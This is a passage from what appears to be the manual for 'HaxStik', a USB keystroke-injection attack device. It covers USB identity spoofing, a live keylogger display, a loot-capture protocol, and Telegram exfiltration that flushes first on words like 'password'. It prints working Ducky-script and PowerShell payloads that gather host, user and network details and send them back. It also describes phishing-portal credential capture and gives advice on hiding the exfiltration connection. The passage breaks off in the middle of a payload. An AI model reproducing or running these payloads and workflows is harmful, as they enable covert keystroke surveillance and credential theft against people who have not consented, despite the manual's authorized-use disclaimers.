16	1 byte	**iSerialNumber**	0x00 — no serial number (not set by HaxStik)
17	1 byte	**bNumConfigurations**	0x01 — one configuration

How TinyUSB on ESP32-S3 Applies the Identity

The exact sequence from HaxStik v1.0.0 firmware source code that applies the USB identity is:

```
// From HaxStik v1.0.0 setup() — exact identity application sequence:

// Step 1: SPIFFS must mount BEFORE loadSettings
if (!SPIFFS.begin(true)) {
    logToBuffer("SPIFFS Mount Failed");
}

// Step 2: Load saved identity from /id.txt on SPIFFS
// myVID, myPID, myMan, myProd are populated here
loadSettings();

// Step 3: Apply identity to TinyUSB descriptor BEFORE USB.begin()
USB.productName(myProd.c_str());    // sets iProduct string
USB.manufacturerName(myMan.c_str()); // sets iManufacturer string
USB.VID(myVID);                      // sets idVendor field
USB.PID(myPID);                      // sets idProduct field

// Step 4: USB.begin() performs USB enumeration with the above identity
// After this point, the target OS has already seen the VID/PID.
// Changing identity after USB.begin() requires a reboot.
USB.begin();
```

This sequence explains exactly why a reboot is always required after a USB identity change. The USB.begin() call triggers the physical USB enumeration process — from that moment forward, the host OS has recorded the VID and PID from the device descriptor. Changing the values in firmware after USB.begin() does not cause re-enumeration. Only a full reboot causes HaxStik to call USB.begin() again with the new identity, triggering a fresh enumeration where the host OS discovers the new values.

The comment in the firmware source is explicit about this: FIX #1: Apply USB identity AFTER loadSettings, BEFORE USB.begin(). This was a bug fix — an earlier version of the firmware called USB.begin() before loading settings, meaning the saved identity was never applied and HaxStik always booted with the hardcoded default regardless of what was saved.

VID/PID Official Assignment — USB-IF

The USB Implementers Forum (USB-IF) is the standards body that manages the USB specification and the official VID registry. Key facts for security professionals:

- **Official VID cost:** As of the time of writing, an official USB-IF VID costs USD 5,000 for member organizations. This cost is one reason why small manufacturers sometimes use unauthorized VIDs.
- **VID 0xFFFF and 0x16C0:** These are commonly used 'development' or 'shared' VIDs in DIY USB projects. Security tools watching for unknown VIDs may flag devices using these ranges as suspicious.
- **Reused VIDs:** Some embedded development boards use VIDs of legitimate manufacturers without authorization. The ESP32-S3's USB stack supports setting any VID — HaxStik uses real VIDs from real manufacturers only for the named profiles, which accurately represents what the identity spoofing does.
- **The VID/PID database:** The Linux kernel's usb.ids file and the USB-IF's public database both list known VID/PID assignments. These are publicly available and used by lsusb and other tools to resolve device names.

What Forensic Tools See

When a computer is forensically examined after an incident involving HaxStik, digital investigators will find evidence in the Windows USB registry hive and event logs even if HaxStik has been removed:

- **Windows Registry — HKLM\SYSTEM\CurrentControlSet\Enum\USB\:** Windows records every USB device that has ever connected, including VID/PID and first-connect timestamp. HaxStik with a Logitech identity creates a registry entry under VID_046D&PID_C31C. If the client has a real Logitech keyboard on other systems, this entry blends into normal device history.
- **Windows Event Log — System events:** USB device plug/unplug events are logged with VID/PID in the Windows System event log (Event ID 2003/2100). The spoofed VID/PID appears in these logs — not HaxStik's real hardware identity.
- **Linux — udev logs and dmesg:** Linux kernel messages in dmesg record USB enumeration with VID/PID. The /var/log/syslog file may also contain USB device connection records.

For authorized penetration testers, this means your engagement activities are recorded in system logs under the spoofed identity — which is important for your own records and for discussing findings with the client. Always document which identity you used and when, as part of your engagement log.

> *“A USB port is the most democratic attack surface in cybersecurity. It does not care about your firewall, your VPN, or your endpoint agent. It just asks: do you have a cable?”*
>
> *— Security Conference Talk, DEF CON*

> *“Trust is the vulnerability. The operating system trusts the keyboard. The keyboard trusts you plugged in the right device. That chain of trust has no cryptographic link anywhere in it.”*
>
> *— USB Security Research — Physical Attack Surfaces*

> *“You cannot defend what you do not test. USB identity spoofing proves in minutes whether your USB policy is real protection or a checkbox exercise.”*
>
> *— Penetration Testing Principle*

Chapter 7 → Keystroke Monitor & Data Capture

PART

II

HaxStik OS

Complete reference for every OS feature and tool

Chapters 7 – 9

Keystroke Monitor · Data Capture · WiFi & Captive Portal · Advanced OS Features

Chapter

7

Keystroke Monitor & Data Capture

How HaxStik captures keystrokes in real time, stores structured loot data, and exfiltrates everything to Telegram — automatically.

Skill Level:

● **BEGINNER** ● **INTERMEDIATE**

7.1 Live Keystroke Monitor

The Live Keystroke Monitor is HaxStik's real-time keystroke capture and display system. It allows an operator to watch everything typed on a target computer — every key pressed, every window switch, every Tab and Enter — as it happens, streaming live to the HaxStik OS dashboard over WebSocket. Combined with the right payload, it turns HaxStik into a complete live surveillance tool for authorized penetration tests and security awareness assessments.

What It Captures — And How

It is critical to understand what the Live Keystroke Monitor captures and how, because it is fundamentally different from a traditional software keylogger that installs directly on a target operating system:

What it captures: The Live Keystroke Monitor captures everything that the keylogger payload sends back to HaxStik through the USB CDC serial channel. This includes: individual keystrokes as they are typed, special key presses shown in bracket notation ([ENTER], [TAB], [BACKSPACE], [SHIFT], etc.), and active window change events shown as [WIN: WindowTitle] at the start of each new window context.

How it works: A keylogger payload must be deployed and running on the target computer. This payload opens HaxStik's CDC virtual serial port (the COM port / /dev/ttyACM0 that Windows/Linux/macOS creates when HaxStik is connected) and continuously writes keystroke data to it. HaxStik's firmware reads this data from the CDC port in its main loop, routes it through the loot filter, and passes it to the keylogIngest() function, which buffers it and streams it live to the operator's dashboard via WebSocket.

It is NOT an OS-level keylogger: HaxStik itself does not intercept keystrokes at the operating system level. The interception happens in the payload script running on the target. HaxStik is the receiver and display system, not the interceptor. Without a keylogger payload running and connected via CDC serial, the Live Keystroke Monitor shows nothing.

> ℹ️ **Two Separate Tools — Keylogger vs Loot System**
>
> The Live Keystroke Monitor and the Loot Capture System (Section 7.2)
> are completely independent tools that operate on the same CDC channel.
> The keylogger shows a continuous stream of everything typed.
> The loot system captures specific structured data that payloads
> deliberately package in <<LOOT>> markers.
> Both can operate simultaneously on the same USB connection.

The 10,000-Character RAM Buffer

All incoming keystroke data is stored in a RAM-based ring buffer with a maximum capacity of 10,000 bytes (10,000 characters). This buffer lives entirely in the ESP32-S3's on-chip SRAM — not on SPIFFS storage. This design choice makes the display very fast (no filesystem reads/writes during capture) but means the buffer is not persistent across reboots.

- **Ring buffer behavior:** When the buffer reaches 10,000 characters, new incoming data still arrives — but the oldest data at the beginning of the buffer is discarded to make room. The buffer always contains the most recent 10,000 characters.
- **Buffer clears on arm:** Every time you tap ENABLE KEYLOGGER to arm the monitor, the buffer is cleared completely. This ensures each capture session starts fresh with no data from previous sessions mixed in.
- **Buffer does not persist across reboots:** If HaxStik reboots while the keylogger is active, all buffered keystroke data is lost. Before any reboot or before the buffer fills, use the SAVE LOG button to write the buffer contents to a file for safekeeping.

> ⚠ ⚠ **Save Before 10,000 Characters — Data Loss Warning**
>
> The dashboard itself shows this warning: Save captured data before reaching 10,000 characters to prevent data loss.
> Watch the character counter in the live display panel. When it approaches 10,000 chars, tap SAVE LOG immediately to preserve all captured data before the oldest entries are overwritten.

Live Keystroke Monitor Interface

LIVE KEYLOGGER panel — active capture showing window context, keystrokes, and 42 CHARS counter

Reading the Live Display

The live display area (the dark bordered box) shows the incoming keystroke stream in real time. Each line of output is self-documenting:

- **[WIN: Chrome]** A window change event. The text after WIN: is the title of the window that became active on the target. This tells you which application the user switched to.
- **[WIN: Notepad]** Another window change — the user switched from Chrome to Notepad.
- **hello world** — plain text characters as typed by the user.
- **[ENTER]** — the user pressed Enter. The keylogger payload sends this as a labeled token rather than a newline, so it is clearly identifiable in the stream.
- **password[TAB]secret123[ENTER]** — a complete credential entry sequence. The user typed 'password', pressed Tab (moving to the next field), typed 'secret123', then pressed Enter to submit. This is exactly the kind of sequence that demonstrates credential exposure in a pentest.
- **42 CHARS** — the character counter showing how much of the 10,000-character buffer has been used.

Interface Controls

- **KEYLOGGER: ACTIVE / ENABLE KEYLOGGER button:** Toggles the keylogger on and off. When active, the button shows KEYLOGGER: ACTIVE with a cyan glow. The green dot in the panel header pulses to indicate active WebSocket connection. Tapping while active disarms the keylogger and stops all capture.

- **FULLSCREEN button:** Expands the keylogger display to fill the entire screen. Useful when monitoring during a live capture session — gives you much more visible output area. Tap anywhere or press Escape to exit fullscreen.

- **CLEAR button:** Clears the display buffer immediately. The display goes blank. Useful if you want to start a clean view without stopping and restarting the capture. Note: CLEAR wipes the display but does not erase any data already saved with SAVE LOG.

- **SAVE LOG button:** Saves the entire current display buffer content to a file on SPIFFS storage for permanent retention. Use this regularly during active capture sessions, especially before the 10,000-character limit is reached. The saved file appears in the Payload Library in the Dashboard tab and can be downloaded from there.

Starting and Stopping Capture

1. Ensure HaxStik is plugged into the target computer
2. Deploy a keylogger payload on the target (see Section 7.6 for keylogger payload examples)
3. Go to TOOLS → LIVE KEYLOGGER on the dashboard
4. Tap ENABLE KEYLOGGER — the button changes to KEYLOGGER: ACTIVE, the green dot glows, and the display begins showing incoming data
5. Watch the character counter — save when it approaches 10,000 characters
6. When the capture session is complete, tap KEYLOGGER: ACTIVE to disarm
7. Use SAVE LOG to preserve the final buffer contents if not already saved

WebSocket and HTTP Polling — Dual Transport

The live keystroke data reaches your browser dashboard through one of two mechanisms, both running simultaneously:

- **Primary — WebSocket (/ws/keylog):** A persistent WebSocket connection between your browser and HaxStik streams data with zero polling delay. Each keystroke chunk arrives in your browser within milliseconds of HaxStik receiving it. The green dot in the panel header confirms the WebSocket is connected. This is the preferred transport.

- **Fallback — HTTP Polling (/kl/poll):** If the WebSocket connection drops (WiFi interference, browser puts tab in background, mobile browser optimization), the dashboard automatically falls back to HTTP polling — periodically fetching buffered data from the device. This polling fallback ensures you never completely miss data even if the WebSocket disconnects momentarily.

7.2 Data Capture (Loot) System

The Loot System is HaxStik's structured data capture mechanism. While the Live Keystroke Monitor captures everything the user types as a continuous stream, the Loot System is for deliberate, structured data collection — when a payload specifically gathers targeted information and packages it for clean storage and retrieval.

Every piece of data captured through the Loot System — whether from a payload using <<LOOT>> markers or from a captive portal credential submission — is saved to a single persistent file on HaxStik's SPIFFS storage. Unlike the keystroke monitor's RAM buffer, loot data survives reboots and persists until you explicitly clear it.

The CDC Serial Data Return Channel

Both the live keylogger and the loot system use exactly the same data path back to HaxStik: the USB CDC virtual serial port. This is a single shared channel — one port, used for everything. When HaxStik is connected to a target computer, the target OS creates a virtual serial port automatically. Payloads on the target write data to this port, which travels back through the USB cable to HaxStik's firmware.

HaxStik's main loop reads this CDC port continuously in a tight loop. Every burst of incoming data passes through the filterLootMarkers() function which inspects it. Data wrapped in <<LOOT>>...<</LOOT>> tags is saved to the loot file. Everything else — keystrokes, window titles, freeform text — goes to the live keylogger stream if the keylogger is armed. One payload can send both types simultaneously on the same port, and HaxStik automatically routes each piece to the correct destination.

How the Port Appears on Each Operating System

The name and location of HaxStik's CDC port is different on every operating system. The table below shows what to look for and how to detect it in a payload on each platform:

OS	Port Name/Location	How to Detect	Notes
Windows	`USB Serial Device (COMx)`	`WMI: Get-WmiObject Win32_PnPEntity | Where-Object{$_.Name -like '*USB Serial*'}`	Windows names HaxStik's CDC port USB Serial Device. COM number varies — never hardcode it. Use WMI to find it by name.
Linux	`/dev/ttyACM0 or /dev/ttyACM1`	`ls /dev/ttyACM* or dmesg | grep ttyACM`	Usually ttyACM0. If another CDC device is connected, ttyACM1. Use wildcard: /dev/ttyACM0
macOS	`/dev/tty.usbmodem... or /dev/cu.usbmodem...`	`ls /dev/tty.usbmodem*`	Exact name includes serial number. Use wildcard pattern or ls to find exact name.

How to Detect and Use the Port — All Three Platforms

The code block below shows the detection and usage pattern for each operating system. Copy the block for your target platform into any payload that needs to send loot or keylogger data back to HaxStik:

```
# ── WINDOWS (PowerShell) ──────────────────────────────────────
# Find HaxStik by USB device name — works on any Windows computer
$cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB Serial*'}|
      ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|Select-Object -First 1)
$port=$null;if($cp){try{$port=New-Object System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
# Send keylogger data:
if($port){$port.WriteLine('[WIN: '+((Get-Process -Id (Get-ForegroundWindow)).MainWindowTitle)+']')}
# Send loot data:
if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('Host: '+$env:COMPUTERNAME);$port.WriteLine('<</LOOT>>');$port.Close()}

# ── LINUX (Bash) ──────────────────────────────────────────────
# Find HaxStik CDC port
PORT=$(ls /dev/ttyACM* 2>/dev/null | head -1)
# Send loot data:
if [ -n "$PORT" ]; then
  echo '<<LOOT>>' > $PORT
  echo "Host: $(hostname)" > $PORT
  echo "User: $(whoami)" > $PORT
  echo '<</LOOT>>' > $PORT
fi

# ── MACOS (Bash) ──────────────────────────────────────────────
# Find HaxStik CDC port
PORT=$(ls /dev/tty.usbmodem* 2>/dev/null | head -1)
# Send loot data:
if [ -n "$PORT" ]; then
  echo '<<LOOT>>' > $PORT
  echo "Host: $(hostname)" > $PORT
  echo "User: $(whoami)" > $PORT
  echo '<</LOOT>>' > $PORT
fi
```

Single Port — Two Destinations — One Payload

Because both keylogger data and loot data share the same CDC port, a single payload can simultaneously feed both the Live Keylogger display and the Loot Manager without opening two separate connections. HaxStik's firmware automatically routes each piece of data to the correct destination based on whether it is wrapped in <<LOOT>> tags or not:

```
# Same port used for BOTH keylogger data and loot data:
$cp=(Get-WmiObject    Win32_PnPEntity|Where-Object{$_.Name    -like    '*USB
Serial*'}|
       ForEach-Object{if($_.Name  -match  'COM[0-9]+'){$matches[0]}}|Select-
Object -First 1)
$p=$null;if($cp){try{$p=New-Object    System.IO.Ports.SerialPort($cp,9600);
$p.Open()}catch{}}

if($p){
  # This goes to LIVE KEYLOGGER (no <<LOOT>> tags):
  $p.WriteLine('[WIN: Starting capture...]')

  # This goes to LOOT MANAGER (wrapped in <<LOOT>> tags):
  $p.WriteLine('<<LOOT>>')
  $p.WriteLine('Host: '+$env:COMPUTERNAME)
  $p.WriteLine('User: '+$env:USERNAME)
  $p.WriteLine('<</LOOT>>')

  # This goes to LIVE KEYLOGGER again (outside tags):
  $p.WriteLine('[WIN: Capture complete]')
  $p.Close()
}

# HaxStik firmware (filterLootMarkers) automatically routes:
# <<LOOT>>...</LOOT>> content → saveLoot() → Loot Manager → /loot.txt
# Everything else → keylogIngest() → Live Keylogger display → WebSocket
```

The <<LOOT>> Marker Protocol

The <<LOOT>> marker protocol is a simple but precise convention for structured data capture. A payload running on the target writes data in the following format to the CDC serial port:

```
<<LOOT>>
Hostname: CORP-WORKSTATION-042
Username: john.smith
Domain: CORP
IP Address: 10.0.1.55
WiFi Saved: Corp-WiFi, HomeNetwork
<</LOOT>>
```

HaxStik's firmware maintains a rolling 8-byte scan window looking for the <<LOOT>> start tag in every incoming CDC burst. This means the marker can even be split across multiple serial read operations — the firmware correctly assembles it across burst boundaries. When the start tag is detected, the firmware enters capture mode and accumulates everything that follows into a capture buffer. When the <</LOOT>> end tag arrives, the complete capture is committed to storage.

How saveLoot() Works — The Complete Sequence

When a complete <<LOOT>>...</LOOT>> block is received, or when a captive portal victim submits credentials, the firmware calls saveLoot() which performs four actions simultaneously:

8. **Writes to /loot.txt on SPIFFS:** The capture is appended to the persistent loot file with a timestamp header and separator. Every capture is appended — nothing is overwritten. The file grows with each new capture until you clear it.
9. **Logs to the system log:** A green (!) LOOT CAPTURED entry appears in the dashboard system log, giving you immediate visual confirmation that a capture was saved.
10. **Logs LOOT CAPTURED to system log:** A green LOOT SAVED entry appears in the dashboard system log immediately, giving you visual confirmation in the browser that the capture was saved successfully.
11. **Forwards to Telegram (if enabled):** If Telegram exfiltration is active, the capture is immediately queued for sending to your configured Telegram Bot with the prefix 🎯 HAXSTIK CAPTURE.

Exact Loot File Format

Every loot entry saved to /loot.txt follows this exact format, confirmed from the firmware source:

```
--- CAPTURE [Xs] ---
[SOURCE_TAG]
[captured content here]
-------------------------------------
```

Breaking down each component:

- **--- CAPTURE [Xs] --- :** The entry header. X is the device uptime in seconds at the moment of capture. Important: this is NOT a real clock time — it is how many seconds HaxStik has been running since the last power-on. If HaxStik has been running for 5 minutes and 23 seconds when a capture happens, the timestamp reads [323s].
- **[PAYLOAD] :** Source tag for data captured via <<LOOT>> markers from a payload script. This is the most common source tag you will see.
- **[PAYLOAD-OVERFLOW] :** Source tag when a payload opened <<LOOT>> but the captured data exceeded the 4,096-byte safety cap before the </LOOT>> end tag arrived. The firmware saves whatever was captured up to the limit and resets. This typically means the payload forgot to close its <<LOOT>> block, or the data was larger than expected.
- **=== CAPTIVE PORTAL CAPTURE === :** Source tag for credentials captured from a captive portal victim. Captive portal entries include additional fields: Network (the phishing SSID), Template, ClientIP, User-Agent, Username, and Password.
- **------------------------------------ :** 37-dash separator line between entries. Every capture ends with this separator, making it easy to split the loot file into individual entries programmatically.

Complete Loot File Example


```
--- CAPTURE [323s] ---
[PAYLOAD]
Hostname: CORP-WORKSTATION-042
Username: john.smith
Domain: CORP
IP Address: 10.0.1.55
WiFi Saved: Corp-WiFi, HomeNetwork
-----------------------------------
--- CAPTURE [847s] ---
=== CAPTIVE PORTAL CAPTURE ===
Network: Corp-Guest-WiFi
Template: office365
ClientIP: 192.168.4.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)...
Username: jane.doe@corp.com
Password: Passw0rd!
-----------------------------------
```

4,096-Byte Safety Cap

Each individual <<LOOT>> capture is limited to 4,096 bytes (4KB). This safety cap prevents a runaway payload from filling the entire SPIFFS storage with a single malformed capture. If a payload sends more than 4,096 bytes between <<LOOT>> and <</LOOT>>, the firmware saves the first 4,096 bytes tagged as [PAYLOAD-OVERFLOW] and resets the capture state, ready for the next <<LOOT>> block. Well-designed payloads keep individual captures well under this limit — a complete system recon capture is typically 200–800 bytes.

7.3 Viewing Captured Data — Loot Manager

The Loot Manager is the interface for accessing, reviewing, exporting, and managing all data captured through both the payload <<LOOT>> system and the captive portal. It is accessed from TOOLS → LOOT MANAGER.



LOOT MANAGER panel — showing 3 entries, last capture timestamp 14:32:05, entry breakdown, VIEW CAPTURED LOOT, EXPORT CSV, and CLEAR ALL buttons

The Loot Manager Panel

The Loot Manager panel displays a summary before you even open the full viewer:

- **Entry count:** The panel shows how many loot entries are currently stored — in the screenshot above, 3 entries. This gives you an at-a-glance status without opening the full viewer.
- **Last capture timestamp:** Shows the time of the most recent capture — 14:32:05 in the screenshot. This is a real clock time displayed from the device's internal timer.
- **Entry breakdown:** A summary line showing how many entries came from each source — 1× Captive Portal (Office365) and 2× USB Serial in the screenshot. This immediately tells you what kinds of captures are stored.

VIEW CAPTURED LOOT

Tapping VIEW CAPTURED LOOT opens the full loot viewer modal overlay. The viewer displays each capture entry as an individual card with:

- The capture timestamp and source tag
- A preview of the captured content
- For credential captures: username and password fields highlighted
- Expand option to view the complete content of large captures
- Individual download button to save a single entry as a text file

EXPORT CSV

The EXPORT CSV button downloads all loot entries as a structured CSV file directly to your device. This is the fastest way to get all captured data into a spreadsheet for analysis and inclusion in your pentest report. The CSV format separates each capture's fields into columns, making it easy to sort and filter large numbers of captures — particularly useful after a captive portal engagement where you may have dozens of credential entries.

CLEAR ALL

The red CLEAR ALL button permanently deletes all loot data from /loot.txt on SPIFFS storage. A confirmation prompt appears before deletion. This action cannot be undone — all captured data is erased. Always export or download all important loot data before using CLEAR ALL.

> ⚖️ ⚠️ **Clear Loot After Every Engagement**
> As part of responsible penetration test procedure, always clear all loot data from HaxStik's storage immediately after delivering your pentest report to the client. Do not transport a device with captured credentials or keystroke data between engagements. Use CLEAR ALL in the Loot Manager, then verify the storage is clean in Settings → Storage Status before the device leaves your control.

7.4 Exfiltration Channels

HaxStik provides two methods to get captured data out of the device to the operator. Understanding when to use each method is important for effective engagement operation.

Method 1 — Dashboard WiFi Retrieval (Close-Range)

The primary retrieval method when you are physically near the device and connected to HaxStik's WiFi network:

- **VIEW CAPTURED LOOT:** Open the Loot Manager modal from the TOOLS tab. Review entries, expand for full content, download individual entries, or export all as CSV.
- **EXPORT CSV:** One tap downloads all loot as a structured CSV file directly to your phone or laptop.
- **SAVE LOG (keylogger):** From the Live Keylogger panel, tap SAVE LOG to write the current keystroke buffer to a file. The saved file then appears in the Dashboard Payload Library where it can be loaded and downloaded like any other file.

This method requires you to be within WiFi range of HaxStik (typically arm's length given the 2 dBm TX power) and connected to the HaxStik control network. It is the most direct retrieval method and is sufficient for most close-range engagements.

Method 2 — Telegram Bot Exfiltration (Remote)

TELEGRAM EXFIL panel — EXFIL: ACTIVE with WiFi connected, bot configured, and DUMP LOOT TO TELEGRAM button

Telegram exfiltration enables HaxStik to automatically forward all captured data to the operator's phone via Telegram — in real time, from anywhere in the world, as long as HaxStik has an internet WiFi connection. This is the primary method for drop-and-leave engagements where you cannot stay near the device.

What the TELEGRAM EXFIL Panel Shows

The panel status box displays three lines of current connection state:

- **• WiFi: Connected to [SSID]:** Confirms HaxStik has successfully connected to the internet WiFi configured in Network Settings. The SSID name is shown.
- **✓ Bot configured:** Confirms a valid Telegram Bot Token and Chat ID have been saved in Settings → Telegram Settings.
- **▲ EXFIL ACTIVE — forwarding to Telegram:** Confirms automatic exfiltration is enabled and active. All new loot captures and keylogger data are being forwarded.

- **EXFIL: ACTIVE / EXFIL: OFF toggle button:** Enables or disables automatic Telegram forwarding. When active, every new <<LOOT>> capture, every captive portal credential, and periodic keylogger chunks are automatically queued for Telegram delivery.
- **DUMP LOOT TO TELEGRAM button:** Manually sends all currently stored loot file contents to Telegram in one operation — regardless of whether automatic exfil is enabled or disabled. Use this to retrieve all accumulated loot at any time on demand.

How Telegram Forwarding Works — Smart Flush System

HaxStik does not send one Telegram message per keystroke — that would flood your Telegram with thousands of messages during active typing. Instead, the firmware uses a smart flush system that batches keylogger data and sends it in chunks based on intelligent triggers:

- **Trigger 1 — Character limit (200 chars):** When the Telegram keylogger buffer accumulates 200 characters, it flushes immediately. This prevents any single message from becoming too long.
- **Trigger 2 — Enter key detected ([ENTER]):** When the keylogger data contains [ENTER], the buffer flushes immediately. This means every line the user submits is sent to Telegram as its own message — perfect for capturing commands, form submissions, and chat messages.
- **Trigger 3 — Window change detected ([WIN:]):** When the user switches to a new window, the buffer flushes and the new window context begins a fresh message. This keeps Telegram messages organized by window context.
- **Trigger 4 — Password keyword detected (immediate priority flush):** When the incoming data contains the words 'password', 'passwd', 'secret', or 'login' (case-insensitive), the buffer flushes immediately regardless of size. This is the highest priority trigger — credential-related content is never batched and always sent as fast as possible.
- **Trigger 5 — 30-second maximum interval:** Even without any of the above triggers, the firmware flushes the Telegram buffer every 30 seconds automatically. This ensures you receive regular updates during sessions with slow or irregular typing.

Item	Detail
Telegram message format — keylogger	⌨️ KEYLOG\n[keystroke data]
Telegram message format — loot capture	🎯 HAXSTIK CAPTURE\n[loot entry content]
Keylogger chunk size	Up to 200 characters per message
Loot per-capture size	Up to 3,800 bytes per message (split if larger)
Auto-flush interval	Maximum 30 seconds between messages
Priority flush keywords	password, passwd, secret, login (case-insensitive)
Requires internet WiFi	Yes — STA mode must be connected in Network Settings

Security Considerations for Telegram Exfil

Telegram exfiltration transmits captured credential data, keystroke logs, and potentially sensitive information over the internet. Before using this feature, understand the security implications:

- **Protect your Bot Token:** Anyone who obtains your Telegram Bot Token can read all data your bot receives. Store it securely. Do not share it. Rotate it after every engagement by revoking and creating a new token via @BotFather.
- **Use a dedicated engagement bot:** Create a separate Telegram Bot for each major engagement rather than reusing the same bot. This limits the blast radius if a token is compromised.
- **Delete Telegram messages after retrieval:** After downloading all captured data from Telegram, delete the message history from your bot chat. Telegram stores messages on their servers indefinitely by default.
- **Consider internet WiFi OPSEC:** Connecting HaxStik to an internet WiFi network for Telegram exfil means that WiFi network's logs will show an unknown device connecting and making HTTPS requests to api.telegram.org. In a real engagement, use an internet connection that cannot be traced back to you — your own phone's hotspot, for example.

7.5 Storage Management

Loot data accumulates in SPIFFS storage every time a capture occurs. Managing this storage — monitoring usage, clearing data at the right time, and understanding what consumes space — is part of responsible device operation.

The Loot File — Append-Only Growth

The loot file (/loot.txt on SPIFFS) is an append-only file. Every new capture — whether from a <<LOOT>> payload marker or a captive portal submission — is appended to the end of this file. The file grows continuously and is never automatically trimmed or rotated. Only the CLEAR ALL button in the Loot Manager, or a factory reset, permanently deletes it.

Item	Detail
Loot file location	Internal SPIFFS storage (/loot.txt)
Growth pattern	Append-only — never auto-cleared or rotated
Per-capture overhead	~60 bytes for the header and separator per entry
Typical payload loot entry	200–800 bytes of captured content
Typical portal credential entry	~250 bytes including User-Agent and metadata
Maximum single capture	4,096 bytes (safety cap — overflow tagged separately)
Persistence	Survives reboots and power cycles — not cleared unless explicitly deleted
Cleared by	CLEAR ALL in Loot Manager, or Factory Reset (FORMAT DISK)

Monitoring Storage — Storage Status in Settings

Check Settings → Storage Status panel at any time to see the SPIFFS donut chart showing used and free space in kilobytes. During active engagements with both keylogger log saves and loot captures, storage consumption can increase significantly. Monitor this during long engagements and clear loot data between sessions to keep space available.

> 💡 **Storage Management Best Practices**
> Clear loot data after every engagement — not only is this good OPSEC, it also frees storage for future captures.
> Use EXPORT CSV before clearing so you always have a local copy.
> Save the keylogger log (SAVE LOG) periodically during long captures before the 10,000 character buffer fills.
> Delete keylogger log files from the Payload Library after downloading them — they take storage space just like payload scripts.

7.6 Writing Keylogger Payloads

A keylogger payload is a script that runs on the target computer, intercepts keystrokes at the OS level, and sends them back to HaxStik through the USB CDC serial channel. HaxStik does not capture keystrokes itself — the payload script is the interceptor. This section shows how to write effective keylogger and loot capture payloads for Windows targets.

> ⚖️ ⚖️ **Authorized Use Only**
> Keystroke capture using HaxStik is only lawful when performed on systems you have explicit written authorization to test. Unauthorized keystroke interception violates Bangladesh Cyber Security Ordinance 2025 Section 19 (illegal interception) and equivalent laws worldwide. All payload examples in this section are for authorized security testing only.

How a Keylogger Payload Communicates Back

The payload runs on the target computer and writes data to HaxStik's CDC virtual serial port. The port name depends on the OS — Windows names it USB Serial Device and assigns it a COM port automatically, Linux creates /dev/ttyACM0, and macOS creates /dev/tty.usbmodem followed by a serial number. On Windows, use the System.IO.Ports.SerialPort .NET class in PowerShell. On Linux and macOS, write directly to the device file using shell redirection. The payload workflow is:

12. Hooks the Windows keyboard input event hook using Win32 API (SetWindowsHookEx)
13. For each keystroke detected, formats it as text (character or [KEY_NAME] token)
14. Also captures the active window title for [WIN: WindowTitle] events
15. Opens HaxStik's COM port (the CDC serial port)
16. Writes the keystroke data to the COM port
17. HaxStik receives it, routes through filterLootMarkers, streams to dashboard

Sample: Minimal PowerShell Loot Capture Payload

This payload captures key system information and sends it back as a structured loot entry. It is a reconnaissance payload — not a continuous keylogger — useful for quickly gathering target system information:

```
REM HaxStik Recon Loot Capture
REM Target: Windows 10/11
REM Captures: hostname, username, domain, OS, IP

DELAY 2000
GUI r
DELAY 600
STRING powershell
ENTER
DELAY 1500

REM Step 1: Find HaxStik CDC port by USB device name (works on any Windows)
STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like '*USB Serial*'}|ForEach-Object{if($_.Name -match 'COM[0-9]+'){$matches[0]}}|Select-Object -First 1)
ENTER
DELAY 800
STRING $port=$null;if($cp){try{$port=New-Object System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
ENTER
DELAY 600

REM Step 2: Collect data then send as loot in one line (no >> prompts)
STRING $os=(Get-WmiObject Win32_OperatingSystem).Caption
ENTER
DELAY 800
STRING $ip=(Get-NetIPAddress -AddressFamily IPv4|Where-Object{$_.InterfaceAlias -notmatch 'Loopback'}|Select-Object -First 1).IPAddress
ENTER
DELAY 800
STRING if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('Host: '+$env:COMPUTERNAME);$port.WriteLine('User: '+$env:USERNAME);$port.WriteLine('Domain: '+$env:USERDOMAIN);$port.WriteLine('OS: '+$os);$port.WriteLine('IP: '+$ip);$port.WriteLine('<</LOOT>>');$port.Close()}
ENTER
DELAY 2000
STRING exit
ENTER
RELEASE_ALL
```

> ✔ **How to View the Captured Data**
>
> After this payload runs: go to TOOLS → LOOT MANAGER → VIEW CAPTURED LOOT.
> A new entry appears with the captured hostname, username, domain, OS and IP.
> System Log shows green PAYLOAD: finished when the payload completes.
> For more RECON payloads with full explanations see Chapter 12.

Sample: Multi-OS Loot Capture Payload

This cross-platform payload detects the OS first, then captures basic system information using the correct CDC port detection method for each platform. It demonstrates how both the Windows WMI method and the Linux/macOS device path method work within a single V3 adaptive payload:

```
REM Multi-OS Loot Capture
REM Target: Windows / Linux / macOS
REM Requires: V3 Engine ENABLED

DELAY 2000
SAVE_HOST_KEYBOARD_STATE
OS_DETECT
DELAY 500
RESTORE_HOST_KEYBOARD_STATE
DELAY 300

REM ── WINDOWS BRANCH ──
IF ($_OS == Windows) THEN
    GUI r
    DELAY 600
    STRING powershell
    ENTER
    DELAY 1500
      STRING $cp=(Get-WmiObject Win32_PnPEntity|Where-Object{$_.Name -like
'*USB     Serial*'}|ForEach-Object{if($_.Name     -match     'COM[0-9]+')
{$matches[0]}}|Select-Object -First 1)
    ENTER
    DELAY 800
                        STRING     $port=$null;if($cp){try{$port=New-Object
System.IO.Ports.SerialPort($cp,9600);$port.Open()}catch{}}
    ENTER
    DELAY 600
```

```
        STRING  if($port){$port.WriteLine('<<LOOT>>');$port.WriteLine('OS:
